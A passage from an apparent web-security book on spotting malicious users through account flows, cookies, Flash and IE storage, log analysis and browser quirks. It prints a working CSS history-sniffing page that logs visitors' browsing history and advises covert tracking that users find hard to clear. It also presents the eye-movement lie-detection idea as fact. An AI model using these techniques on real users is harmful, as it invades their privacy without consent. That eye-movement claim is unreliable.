Notice that the password has been changed, but all the attacker has to know is the username. On many sites the account will be disabled in every meaningful way until the user checks their email, sees the account password change and logs in with the new password. This may not seem like a big issue, but let's take an auction platform as an example. Let's say the attacker and the user are both bidding on an item, and in the final moments of bidding the attacker changes the password of the competitive bidder, and in the final moments as the good user scrambles to figure out why their password doesn't work, the attacker outbids them. The user cannot log in, until they check their email account, get the new password use that to log into the auction platform. In another scenario where the attacker simply doesn't like the other user, they can essentially keep them from ever logging in under that user account by constantly changing the password.

There is a similarity to the password reset function in the realm of two-factor authentication, and that is the forgot/lost/broken token flow. Two-factor authentication is gaining a lot of traction in Germany, Australia and other places, particularly in the financial verticals. Two-factor authentication requires that, in addition to something you know, like your password, you prove that you actually have something in your possession. That something could be a small key fob that rotates numbers periodically. It's a beautiful idea whose major flaw is in the fact that things often get lost, they get broken, their batteries run out, etc...

Note: I've been told that one reason that Germans are particularly comfortable with the increased security despite the inconvenience is because the nation has suffered a number of fairly large worm attacks that made headlines, causing the whole country to raise consumer awareness of Internet security.

Attackers often target the lost/broken token flows because often the information to complete them is comprised entirely of "out of wallet questions". Out of wallet questions are things that phishers can easily request from users in a phishing attack (for example, mother's maiden name, social security number, and so on) because they are questions that the user knows, or can get quick access to.

Note: Credit card companies recognize the need for more than just out of wallet security features, which is slightly ironic since that's where they conveniently sit. However, the magnetic stripe on the back of credit cards is actually two stripes. The first one contains information that is available on the card itself, like the name, the expiration date, and the credit card number. The second stripe contains information that is not written anywhere and that only be accessed using a card reader. Most modern ATMs will read both the first and second stripe to identify if the card has been cloned from a carbon copy impression or other means where an attacker had no access to the second stripe. The only time that's not true is when the ATM isn't directly connected to the Internet in any way to utilize the data in real time – like in some less industrialized regions.

If the attacker has the information required of a forgot/lost/broken flow or any flow that either temporarily or permanently unbinds the account from the token, it's far easier to attack this flow than to create phishing sites that ask for the token. Having a valid token only gives the attacker limited

access to the account and if the account credentials ever expire the attacker has lost access to the account permanently.

Don't Show Anyone Their Passwords

Also, be wary of change password functions that display the password. Firstly, if you have access to the password your exposure is already higher than it should be since you aren't hashing the passwords. Secondly, if an attacker somehow gets a cookie to the account, that only gives them limited access to the account, unless, of course, the change password function then gives them the password. Attackers have long learned that users use the same passwords in more than one location, so getting a single password from a low value target often gives them access to far more dangerous accounts. At least one phisher has estimated that there is over a 50% password re-use between social networks and email accounts.

User to User Communication

Whenever I'm beginning to assess a web site, I ask the client if there is any user-to-user communication taking place on it. What I want to know is if there is a way for a user to contact another user through either an email that is displayed on the site, or through some other site-specific mechanism (usually a message board of some sort, with or without a private messages facility). The cost of maintaining security grows almost exponentially when you factor in the need to protect users from each other.

All you need to do is look at the rates of hijacked accounts (percentages, not numbers) of any social networking platform as compared to retailers of the same user size. The social networking platform will almost always dwarf account takeover numbers of comparably sized retailers. User to user communication systems often require authentication and that authentication system will be highly scrutinized by users of the system. Any user to user communication should be highly scrutinized for potential attacks, as it is often a favorite for phishers. Whenever I see this on a client's website, I immediately know that the customer will need to devote a lot of resources to fix the user to user communication flow if a phisher were to ever find it, if they haven't already. It's almost a never ending battle.

Summary

When architecting a system of increasing complexity, it becomes increasingly difficult to predict all of the avenues of attack. This complexity becomes a more attractive area of exploitation on sites of high value or on sites with a large amount of user traffic. How attackers perceive your site will dictate the lengths they are willing to go to in order to exploit the system. The more passionate your attackers are about your site, the more time they will be willing to spend on the site, probing every aspect of your application. Sometimes the seemingly smallest issue can lead to major compromises of application security.

Chapter 11 - History

"Those who do not remember the past are doomed to repeat it." - George Santayana

Our Past

To understand the present is difficult to get precision unless you look through some sort of lens. If you wish to study the structure of an eye, you cannot use your eye, you must use a microscope made of glass. If you try to study glass, you cannot study the detail or structure using another piece of glass, you must use an electron microscope, and so on. The same is true with reality. To really study reality you either must stop time, or look at it through the lens of history. As John W. Gardner once said, “History never looks like history when you are living through it.”

There is a tremendous amount of valuable information that can be gleaned by understanding the history of a user’s actions. That’s especially true if the user is an attacker and begins by using the process of learning through reconnaissance. There are other valuable pieces of information you can gather by understanding the history of your users as well, like what sort of other pages they have visited, etc. Some techniques are legal, others are not, and depending on your circumstance or whether you have the go ahead of the local officials to do so, will govern which of these techniques will work for you.

This chapter will be talking about the history of users as they have traversed your website. Knowing how they arrived and moved around the pages of your application can give you a great deal of information on how to deal with them in the future.

History Repeats Itself

One important thing to realize about computer security is that history repeats itself. Bad guys learn from their mistakes and change tactics, sure, but the amount of new attacks is dwarfed compared to the amount of existing known attacks. That means, that attackers find a great amount of utility in re-using known older techniques, because they know (through their own history) that they will be successful more times than not and the cost is low. People just don’t learn from history and they exploit that fact.

That’s why old attacks are just as critical to close as current attacks. Sure, the new stuff sounds more interesting, because that is what’s all over the news. But if you leave an older exploit in place, it doesn’t take a very sophisticated attacker to try older known attack vectors against your platform. Just because it’s not new, is no reason to think of it as of lesser importance.

Cookies

HTTP is a stateless protocol. That is – there is no guaranteed way for a web server to know that it is communicating to the same browser from one request to another. That’s a slight simplification with SSL/TLS session states, but as that protocol layer wraps HTTP, it’s worth taking HTTP by itself. There have been several improvements to HTTP over time to try to deal with authentication (basic authentication, digest authentication and certificates) but the original is still for the time being the most widely used – the cookie. The cookie is still the single most important in terms of long term state management. Cookies, as we learned in Chapter 8 - *Other Headers*, have limited usefulness because of how the privacy community has campaigned against it. However, in large part you’ll find that most

users don't regularly or intentionally clean out cookies, and even a lot of determined attackers don't think to clean out cookies with extreme regularity unless they are paranoid.

Of course anyone visiting your website for the first time is going to have no cookies present, but most people who visit your site for the first time are visiting either the homepage, or following a link. Your visitors' origins will often be obvious by virtue of the referring URL they send as they enter your application. But attackers are either visiting the site because they know that it's the site they want to attack, or they have an automated tool that is spidering the Internet looking for sites to exploit.

Either way, bad guys are far less likely to accept cookies from page request to page request. This is primarily true when the attackers have cookies turned off entirely. Spiders almost always fail to keep cookie state from page to page, so isolating the robots that don't accept cookies, or users who don't have them set, can tell you that either the users are bad, or they are highly security conscious by using security software that doesn't allow cookies to be set. Either way they are suspicious. This is less true if your company is an advertising company that already has a history of malicious use of correlating users together. Companies of this nature are not only bad for cookie longevity because people revolt against the motives for using these cookies, but they also shouldn't expect users to accept their cookies as a result.

The single most useful function for cookies is to correlate events together. A user, who has logged in before, even if they are no longer logged in, can still be correlated to a previous user's account. It should strike you as suspicious if a browser was used by one user and is now suddenly logged into another user account. That is even more useful information if you see the users communicating with one another. All this information can give you clues as to how users relate to one another, if they are friends, or even if a single user may have more than one account.

Identification of correlated users or robots doesn't necessarily make any of them bad. But it does give you enough ammunition to start thinking about them as suspicious entities. If a user somehow leverages another user account to some gain, you might use this information to delay or stop the transaction, until you can determine the danger. In this business it's all about giving yourself enough time and information to make the right decision, and cookies are easily one of the most useful ways to start collecting information.

JavaScript Database

With the introduction of AJAX (Asynchronous JavaScript And XML) into modern web applications, there quickly grew a huge number of rich Internet applications, including calendars, email, word processors and more. All of these technologies work wonderfully if the user is connected to the Internet, where they can save drafts and upload changes regularly. However, they work a lot less well if you are offline, hence the need for offline storage. A number of applications, including Zimbra and Dojo are starting to support offline sync support using `window.localStorage` for this very reason.

It's fairly easy to see that these tools almost completely alleviate the need for using cookies as the masters of state. It also makes it decisively less straight forward for a user to clean this information out of the browser, depending on how the eventual integration of these technologies works within the browsers of the future. There are a few disadvantages for using JavaScript instead of cookies for state. The primary one is that not everyone uses JavaScript, and for JavaScript to work it needs to have a page that is loaded – unlike cookies which can be set even during an HTTP redirection.

Note: Actual users who don't use JavaScript might sound like an insignificant minority not worth talking about. That's completely incorrect. Yes, they are a minority, but they also tend to represent the most technically skilled users as they need to overcome major technical limitations to do the same web surfing that normal users take for granted, and therefore potentially represent some of the greatest potential risk to your platform. Ignoring them and failing to track them should not be considered an option.

In the future, it may be possible to use JavaScript storage as a richer form of persistence, which will be far less prone to the issues around cookie storage, tainting, replay and so on. Only time will tell where this technology will eventually lead us. In the meantime think of cookies and client-side JavaScript databases as useful tools in user tracking for the purpose of identifying user behavior and tracking users in the aim of web site defense. Having as much of this technology deployed as possible will improve your chances and introduce redundancy where one or more tracking method may be thwarted or removed by the users.

Internet Explorer Persistence

There is a technology built into Internet Explorer that allows a website to store information outside of cookie space. This is a very little known technique and only works for Internet Explorer derived browsers, but it's highly useful for setting values that cannot easily be erased. Here's a sample HTML document to show how it works:

```
<HTML>
<HEAD>
<STYLE>
    .storeuserData {behavior:url(#default#userData);}
</STYLE>
<SCRIPT>
function fnSaveInput(){
    var oPersist=oPersistForm.oPersistInput;
    oPersist.setAttribute("sPersist",oPersist.value);
    oPersist.save("oXMLBranch");
    oPersist.value="Value Has Been Saved. Click Recall.";
}
function fnLoadInput(){
    var oPersist=oPersistForm.oPersistInput;
    oPersist.load("oXMLBranch");
    oPersist.value=oPersist.getAttribute("sPersist");
}
</SCRIPT>
```

```
</HEAD>
<BODY>
<BR>This is a demonstration of persistence. After you enter information
the information click "save". Then navigate away or just remove the
information from the input box and click "recall". This will recall
the information from storage. <B>This only works in Internet
Explorer</B>, but demonstrates how a user can have their information
stored persistently outside of cookie space.<BR>
<FORM ID="oPersistForm">
<INPUT CLASS="storeuserData" TYPE="text" size="50" ID="oPersistInput">
<INPUT TYPE="button" VALUE="Recall" onclick="fnLoadInput()">
<INPUT TYPE="button" VALUE="Save" onclick="fnSaveInput()">
</FORM>
</BODY>
</HTML>
```

IE Persistence allows you all the same value as a cookie, except that like JavaScript databases, it too is limited to JavaScript enabled browsers. While JavaScript is widely used, it's still not a replacement for cookies. However, because its longevity can exceed that of cookies it could easily compliment cookies, especially on sites that are heavy in JavaScript content where normal users couldn't use the site without JavaScript being enabled.

Flash Cookies

Like IE persistence, there are other ways to store long term data in the browser. One of the most useful and popular ways to do this is the use of Adobe Flash cookies. Flash cookies work very similar to normal HTTP cookies, except there is no easy way to clean all Flash cookies like there is for normal cookies within the browser. Instead the user must either do it by hand, or visit a very little known page on Macromedia's website⁷³. Most users who do know about them will remove them all manually or on every domain set the security settings such that the browser denies any offline storage of data on behalf of the website hosting the Flash movie.

⁷³ http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager03.html

Andy Mckee - Guitar - Drifting - www.candyrat.com




Fig 11.1 – Flash Movie Attempting To Set Flash Cookies

Some examples of companies that have previously set Flash cookies are Google’s Youtube as seen in Fig 11.1 above, Bank of America’s SiteKey and so on, which are only visible if the user actively sets their security to let them know these sites are tracking them. Really any company that either wants to set this information for security purposes or to keep state in video settings, or whatever the reason is, can be well served by using Flash cookies. The typical directory that you might find Flash cookies will depend on a few factors, but here are two examples:

```
C:\Documents and Settings\{username}\Application  
Data\Macromedia\Flash  
Player\macromedia.com\support\flashplayer\sys\  

```

```
C:\Documents and Settings\{username}\Application  
Data\Macromedia\Flash Player\#SharedObjects\  

```

The “Application Data” directory is a hidden directory, so it is highly unlikely that most users will even inadvertently stumble across this directory, let alone clear out the Flash cookies. In this way, Flash cookies are often seen as more subversive than other forms of cookies amongst the few people who actually know about them. This information is very poorly communicated on Adobe’s websites and it’s almost never communicated by privacy advocates, so it has become a fairly ideal mechanism for keeping state of users, except for the lower adoption rate of Flash compared to cookies.

Note: Please note that in Fig 11.1 the only reason this popup was visible was because the security settings in the browser were set to reduce offline storage to “0 KB”. Typically Flash is never set to zero as a default. That means, that unless the user intentionally reduces the information storage to zero, Flash is inherently allowed to set store this information on the drive of the user. Nearly all users are completely unaware of this fact.

Flash is slowly dying as a technology that is even supported. In fact, in 2017 Adobe announced⁷⁴ that as of 2020, Adobe will kill Flash completely. Therefore, it is unwise to rely on Flash in the future. However, Flash is sill and likely will continue to be widely deployed on legacy computers and will probably work for years to come, so it can still be used for tracking purposes as a supplement to cookies, or to re-build cookies if they are deleted.

CSS History

CSS has a few virtues that have made it valuable from both an attacker’s perspective as well as a usability perspective as I’ve mentioned in the *Embedded Content* chapter. The attacker has the ability to use CSS to steal information on what sites users have visited. But sometimes attackers can give you a clue as to some other techniques that are available to you if you need to use them. CSS history hacking is exactly one of those techniques that’s just as easy for you to use as your adversaries.

When you click on a link, in certain browsers you will notice that visited links have a different color than unvisited links. This is a usability feature to help users know which links they’ve already visited. It can also be used to detect if a user has visited any page you are curious about. Here’s an example of the CSS history hack that uses no JavaScript to perform the reconnaissance:

```
<html>
  <body>
    <style>
      #menu {
        width:15em;
        padding:0.5em;
        background:#ccc;
        margin:0 auto;
      }
      #menu a, #menu a:visited {
        display:block;
        width:14em;
        padding:0.25em 0;
        color:#000;
        text-indent:0.2em;
        background-color:#fff;
        text-decoration:none;
        margin:0.5em 0;
        border-left:0.5em solid #9ab;
      }
      #menu a:visited span.span0 {
        display:block;
```

⁷⁴ <https://www.cnet.com/news/adobe-kills-flash-web-browser-tech-2020/>


```

background: url(CSS-history.cgi?0);
position:absolute;
top:0;
left:18em;
width:5em;
font-size:0.9em;
color:#c00;
border:1px solid #c00;
}
#menu a:visited span.span1 {
display:block;
background: url(CSS-history.cgi?1);
position:absolute;
top:0;
left:18em;
width:5em;
font-size:0.9em;
color:#c00;
border:1px solid #c00;
}
#menu a span {
display:none;
}
#menu a:hover {
color:#f00;
border-left:0.5em solid #000;
}
.box {
position:relative;
}
p.text {
padding-left: 50px;
padding-right: 50px;
}
</style>
<div align="center">
<h2>CSS History Hack Without JavaScript</h2><br />
<div id="menu" align="left">
<div class="box">
<a href="http://www.yahoo.com/">http://www.yahoo.com/
<span class="span0">VISITED</span>
</a>
</div>
<div class="box">
<a href="http://www.google.com/">http://www.google.com/
<span class="span1">VISITED</span>
</a>
</div>
</div>
</div>
</body>
</html>

```

In the preceding code, if the user has visited one of the two links (either Yahoo or Google) it will display an image, which is actually a piece of server side code that logs that information that the user has visited

that particular link. It doesn't actually have to be server side code – you could parse the information out of your logs too, as long as each URL was unique per website that you wanted to steal the history from. This version was based off a similar version in JavaScript found by Jeremiah Grossman that does use JavaScript. Why would you opt to use the JavaScript version over the non-JS version? There are a few technical reasons. The first is that for each success of the non-JavaScript version it requires a request to the server-side script for logging, unlike the JavaScript version which can compile multiple successful history requests into a single HTTP logging event, which would make the JavaScript version faster if there were many positive results pulled from the CSS history.

More importantly, the version of the CSS History hack that does not require JavaScript is severely limited in one other way – there is no logic behind it – it's only as smart as whichever page it is on. That means, it can't change based on its findings, unless it meta refreshes to a new version of itself after a certain amount of time to continue probing. Let's say you know a bad guy has come from one of the ten thousand most common referring URLs found on your site, and you want to narrow down where they came from. You can first request the first 10,000 most likely strings and narrow it down to a few that they may have come from. Then by crawling those URLs and seeing which other links are available on the pages, it may give you insights as to other places on the same site that the person may have visited. This example would be far easier accomplished with JavaScript than CSS.

CSS history hacking can be an interesting tactic when used with search engines. Using search APIs like the ones that Google, MSN and Yahoo provide their developers, it's still possible for a certain subset of users for you to pull down all the listings on the page that the user came from. You probably know where the user came from because of the referring URL. If you test which other pages they may have visited, it could give you a lot of insight into their motives – whether they are simply visiting your page because it is the next in the list, or if they are visiting it because it is the exact target they were looking for. Fortunately, if you already have the referring URL you might have some insights into this by the keywords that the user typed in without having to spider the Internet while building a functional history of the users who visit your site.

Note: There is one example of this hack that attempted to find the sex of the person visiting the page, by calculating the likelihood of men verses women who visited the pages queried⁷⁵. If xyz.com is made up of a demographic being 90% female and your user has visited that site, it stands to reason they are likely to be female. Although it's not perfect, it's an interesting application of this type of tool.

Fortunately, Mozilla finally saw the issue for what it was, and committed to fixing it in 2010⁷⁶, but there are still browsers, old or otherwise that are vulnerable to this and similar forms of fingerprinting. That said, modern browsers, which are more likely to be the browsers of choice for the attacker community are not going to be vulnerable to this. However, other users might be, and if they suddenly switch from using a legacy browser to a new one, that may raise enough suspicion to consider other forms of intervention.

⁷⁵ <http://www.mikeonads.com/2008/07/13/using-your-browser-url-history-estimate-gender/>

⁷⁶ <https://blog.mozilla.org/security/2010/03/31/plugging-the-css-history-leak/>

Refresh

It's said that the line between love and hate is razor thin. That may be partially why divorce rates are so high and how expressions "love to hate" are common in the English dialect. It's also unfortunately true that someone who is emotional about a topic can go from your best friend to your worst enemy within seconds if they feel slighted. In this way it's good to keep tabs on users who begin to become obsessive about certain topics – especially if it's a contentious topic and even more so if you know that user feels negatively toward the topic.

It's not uncommon to see a user refresh a page that they have visited before. Typically it signifies that the user has a high level of interest in the page – particularly if they refresh several times. That usually means the user is interested to see if the site has changed, which is most commonly seen on message boards, forums, or blogs. These users may have positive or negative feelings, and knowing which will help you isolate problems to suspects after things begin to go wrong.

Large companies should employ this kind of monitoring especially on pages that are frequented by more irrational members of their user community, and press pages. Reporters, auditors, investors and general public at large can have a field day with negative press releases, so keeping tabs on who is keeping tabs on you is always a safe tactic. It might also indicate someone attempting to do competitive analysis for stock trading purposes, competitive research or a number of other similar reasons. Identifying these users is extremely helpful in building a scorecard of potentially dangerous traffic.

By adding in some sort of semantics, like the user's comments whether they are happy/positive, or angry/contentious, it is possible to get an approximation whether this user is interested in a good or a bad way on the content. Users who lurk are more difficult to identify their feelings, but with enough historical data it may be possible to get an approximation through a more manual process.

There are a few non-malicious reasons someone might refresh a page unrelated to their feelings of the content that are still worthy of note. One of those is due to the NoScript extension in Firefox, which requires users to refresh a page to begin running JavaScript. This is fairly easy to detect though, if you monitor static files like JavaScript and your page uses JavaScript that is included in separate files. If the user doesn't pull the JavaScript file on the first request but then after a refresh they do, that is a clear indicator that they are consumers of that plugin. Still though, anyone who uses plugins of this nature should be considered tech savvy in regards to other heuristics that might point to fraudulent or malicious behavior.

Same Page, Same IP, Different Headers

You may see odd behavior coming from a single IP address. That is, the same IP address will request the same page over and over again, but with different headers. There are few reasons for this. The first is that a single user might have multiple browsers on the same machine. Another likely reason though, is that the IP is really a NAT and there are more than one machine sitting behind it. This is common in schools, companies, and even home networks.

The most likely reason for this is that the link has turned “viral” within the users of that network. Viral links, or “memes” as they are also called, can be forwarded through email, instant messengers or even yelled over cube walls. These users will most commonly either have no referring URLs or referring URLs of an internal machine to their network.

A good example is when a CEO of a company uses Twitter.com all the people in the office may go and view the new posting he has made. All the requests that originate from that office will appear to come from the same IP address. A mass of users who suddenly descend on a link, are either very happy about your link or very unhappy. So knowing your competitor’s IP addresses or public nay-sayers can help discern the difference between these two scenarios.

Industrial espionage doesn’t have to be sponsored by the company. There are many immoral or self-interested people within companies that might strike out on their own accord to find competitive information. They don’t need to be ordered by their employer to be compelled into doing something nefarious, which may help them make their numbers for the quarter.

Note: If you don’t think industrial espionage happens, think again. I hear story after story of companies who have caught other companies snooping around their products, facilities, calling and posing as prospective clients, stealing intellectual property, stealing customers, etc. One of the most common ways in the non-virtual world is for industrial espionage agents to pose as job recruiters. It turns out most employees are more than willing to give up the technical underpinnings of their current employer if they think they’ll get a better job out of the deal. Digital reconnaissance and industrial espionage isn’t a myth. I have personally seen dozens of examples of it and have even been solicited by various companies with offers to help engage in it - offers which I respectfully declined, but no doubt others would jump at given the dollars companies are willing to spend on it to get a leg up on their competition. In case it wasn’t clear, you are likely someone’s competition.

Cache and Translation Services

One of the reasons I love the Internet is that it’s full of misinformation. One of those pieces of misinformation is that online website caches, and translation services are great ways to hide yourself. Yet for some reason it has propagated far enough and amongst enough people that it is heavily used by people to protect their IP addresses from being leaked to the website they are interested in. Instead of visiting your web site they will visit Google’s cache of your web-page and intentionally never click on a link that takes them to your website. Of course caching services have entirely benign functions that are unrelated to the kind of individual you are interested in, but thankfully, sometimes it’s easy to identify the difference.

One example is where someone is translating your site from a language it isn’t written in back into the language it is written in. For example, if your website is an English website and someone translates it from Simplified Chinese back into English, it’s a clear sign that they aren’t actually trying to translate the site. The reason is that your site isn’t actually written in Simplified Chinese! Here’s an example:

<http://translate.google.com.br/translate?hl=en&sl=nl&u=http://www.yahoo.co.uk/>

The previous example shows a Brazilian website (br) translating an English speaking site (uk) from Dutch (nl) which it isn't written in back into English (en) which it is. Sounds confusing, I know, but this is exactly the kind of thing people do when they are trying to hide their tracks but they aren't technologically sophisticated enough to know what they're doing.

There are two ways to build a website and only one of which will help you in this scenario. You can build a website that has dynamically referenced links or you can build one that has full paths. The following example shows the difference between the two:

Dynamic Reference:

```
<IMG SRC="/images/logo.png">
```

Full Path Reference:

```
<IMG SRC="https://www.yoursite.com/images/logo.png">
```

With dynamic references sites can be slightly easier to maintain, because if a directory moves, and the path to an image changes as a result, the file will naturally move with it. This kind of path is often seen when developers are developing in environments that change underneath them. They will use a local copy instead of pulling in live images, CSS and JavaScript from the web. With static or full path references to embedded content a web developer may be making changes to a piece of JavaScript which should be reflected in a web-page they are currently viewing, while in reality they are pulling a different JavaScript file from a production website.

The good and bad of development issues aside, full paths definitely are better from a user detection perspective. As a user uses tools like translation services and web server cache, if you use full paths they will pull in this content from your website, instead of trying to pull in content from the website the user is currently viewing. By monitoring HEAD requests and other cache questions you can identify users who may have been to your site before if you look back into your logs as well.

Uniqueness

Websites can be very unique. They aren't always; if you consider the vast proliferation of open sourced CMS's (Content Management Systems), like Drupal, Wordpress, PHPNuke and so on. But even still, these sites can end up being fairly unique based entirely on their URL structure. More importantly each individual page is unique on the website. That can be even more dramatic in custom web applications if session information is used on each individual page, making each page view unique per person.

A user may send a unique URL to another person who then clicks the unique link. Although these two users aren't using the same account the session information is the same. This uniqueness can also be tied together using timestamps. If you see a very low traffic webpage suddenly hit by a number of

different IP addresses, it is highly likely that the people either know each other personally or have a communal way to post content to one another, like a web-board or forum of some sort.

In one case I was involved with, a user wanted to intimidate a website with a vast number of negative comments posted to the site. It is one thing to get a lot of intimidating comments from a single user but it's quite different to get lots of intimidating comments from what appears to be a lot of users. It's a lot of people's personal nightmare – as if the world has suddenly turned against them. So this clever miscreant used Tor to hide his IP, and continued to re-connect every few minutes with a new IP address to write a new abusive post. This is a highly unsophisticated and generally immature attack called “raging” which is intended to enrage the owner of the website into action. Most people have no idea how to deal with it, and unfortunately their gut reaction is to act, and that is exactly what the miscreant wants – a reaction.

At first glance it's easy to see why it would appear that there were simply a lot of users who all agreed exactly on the negative feelings they had towards the site. However, on closer inspection it was clear it was just one user. Firstly, the user sent no referring URLs to the site from other sites, or downloaded any content, except for the first request. However, each post did send a referring URL. That means the user's browser could send referring URLs, except there was no need, because the page was already loaded. Below is a modified and sanitized version of the log file:

```
123.123.123.123 [20/May/2007:00:01:20 -0500] "GET
/page.php?id=1234 HTTP/1.1" "http://www.anothersite.com/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; ja; rv:1.8.1.14)
Gecko/20080404 Firefox/2.0.0.14"
123.123.123.123 [20/May/2007:00:01:21 -0500] "GET /images/img.png
HTTP/1.1" "http://www.yoursite.com/page.php?1234" "Mozilla/5.0
(Windows; U; Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404
Firefox/2.0.0.14"
123.123.123.123 [20/May/2007:00:01:21 -0500] "GET /css/main.css
HTTP/1.1" "http://www.yoursite.com/page.php?1234" "Mozilla/5.0
(Windows; U; Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404
Firefox/2.0.0.14"
223.223.223.223 [20/May/2007:00:03:21 -0500] "POST
/post.php?id=1234 HTTP/1.1"
"http://www.yoursite.com/page.php?1234" "Mozilla/5.0 (Windows; U;
Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14"
222.222.222.222 [20/May/2007:00:05:29 -0500] "POST
/post.php?id=1234 HTTP/1.1"
"http://www.yoursite.com/page.php?1234" "Mozilla/5.0 (Windows; U;
Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14"
33.33.33.33 [20/May/2007:00:09:31 -0500] "POST /post.php?id=1234
HTTP/1.1" "http://www.yoursite.com/page.php?1234" "Mozilla/5.0
(Windows; U; Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404
Firefox/2.0.0.14"
```

```
44.44.44.44 [20/May/2007:00:14:10 -0500] "POST /post.php?id=1234
HTTP/1.1" "http://www.yoursite.com/page.php?1234" "Mozilla/5.0
(Windows; U; Windows NT 5.1; ja; rv:1.8.1.14) Gecko/20080404
Firefox/2.0.0.14"
...
```

Since no embedded content (like images, CSS and JavaScript) was pulled except by the first user who visited the site it was clear the user had already been there. In fact, all of the subsequent posts came from IP addresses that had never requested the page in the first place – why would they need to when they had already loaded the page? Further, the user agents were all identical and each request came from known Tor exit nodes (the section on Tor has more information lists of known Tor nodes). It was the same user, beyond a shadow of a doubt.

The timeline looked approximately like this:

- Attacker visits <http://www.anothersite.com/> and sees a link to the post in question and clicks on that link to <http://www.yoursite.com/page.php?1234>
- Once on the page, their browser loads a lot of content, like images, CSS and so on, within the first second or two.
- Two minutes later the user decides they dislike the site and they post a negative comment.
- While still on the page, they switch their Tor IP address.
- Four and a half minutes after the first post the users writes a second post. But no content like images or CSS needs to be loaded, since they haven't left the page.
- They then switched the Tor IP address again and write a third post.
- Etc.

You might question why someone wouldn't use cleverer techniques if they were really interested in getting away with this. The short answer is they don't normally have to. Most webmasters would have no idea how to identify this, and wouldn't know what to do about it even if they did. Most of the time webmasters would react and force the aggressor into action – again, that's the last thing you want. Bad guys have an advantage because they know their techniques and they know that it works most of the time. Statistically they don't end up seeing the inside of a jail cell if they fail. They just silently get bored and move onto the next target.

Knowing what you are up against can give you a lot of ammunition on how to proceed. In this case, simply deleting and ignoring the posts was enough to deter the user. In the case of raging, the proper reaction was to not react, other than to silently remove the evidence that they posted at all.

Note: It is technically possible that this was a number of users and not just one. The first user may have allowed all the embedded site content to be downloaded and each of the dozens of subsequent users were far smarter by not downloading any embedded content. While that's a nice fantasy the reality is that with all the other evidence that's an incredibly low likelihood, but not something that was overlooked in the analysis.

DNS Pinning Part Two

If you recall the section on DNS Pinning you recall that the browser pins an IP address to a DNS name. So for instance if you have a DNS entry “www.yoursite.com” point to “1.1.1.1” even if the DNS is set to time out in one minute, the browser will continue to use “1.1.1.1” for the lifetime of the browser session or until it can no longer reach the website at that IP address. So if your website changes its IP address to “2.2.2.2” but keeps the web server running on the old IP address you will see a slow migration of all your traffic to the new IP address. This occurs both as DNS propagates and as the users browser shut down and restart.

In this way you can actually use DNS pinning in the browser to track users over time, even if they clear cache, cookies and any other tracking devices in place. This does require lots of different IP addresses to separate customers out far enough so that you can isolate them, and in reality this is a fairly esoteric and unlikely method to do long term historical analysis, but it’s worth mentioning. Browsers can often be used to your advantage due to how malleable they are.

Biometrics

Biometrics are one of the most fascinating sciences that directly apply to computer security as it relates to users and a topic which I’ll spend quite a bit more time on in a later chapter. However, one aspect directly applies to the history of a user. A number of years ago Chris Abad began doing research into ways to detect the relative intelligence of users based on a number of factors in their written text. Some of it was based on word length, whether words were actual dictionary words, etc. Clearly there were a number of flaws in his tool, like being greatly biased to English speakers for one. However, his research sparked an idea which is a good one.

I’ve had a fascination with body language for years, and finding a way to creatively use what I’ve known about body language with computers has proven an esoteric art, but has also yielded some pretty interesting research. If you are unfamiliar with non-verbal communication, it’s an interesting aspect of human evolution. It’s estimated that 70% of communication is non-verbal. Eye, hand, and leg movement all prove to be good indicators of how people feel about situations.

For instance, if someone is talking to you and their eyes look up and to their left, they are accessing their creative part of their brain and are more likely to be lying or coming up with a story. Up and to their right indicates accessing memory. There are dozens of cues, and just like every part of this book, none of it is 100% perfect. So why is it useful if it’s not perfect? Because it can help you collect evidence, and catch cues that may conflict with people’s words. It’s just another heuristic that most people have unintentionally learned over their lifetime, and many people intuitively know, without having had any formal training in this form of communication.

Even animals understand non-verbal communication cues. It’s been proven that dogs respond to eye movement in their human counterparts and know when people are paying attention to them and not

based on whether people have their eyes open or closed. It may sound a little far out, but really, it's one of the most basic sciences that we all rely on every single day when we interact with others.

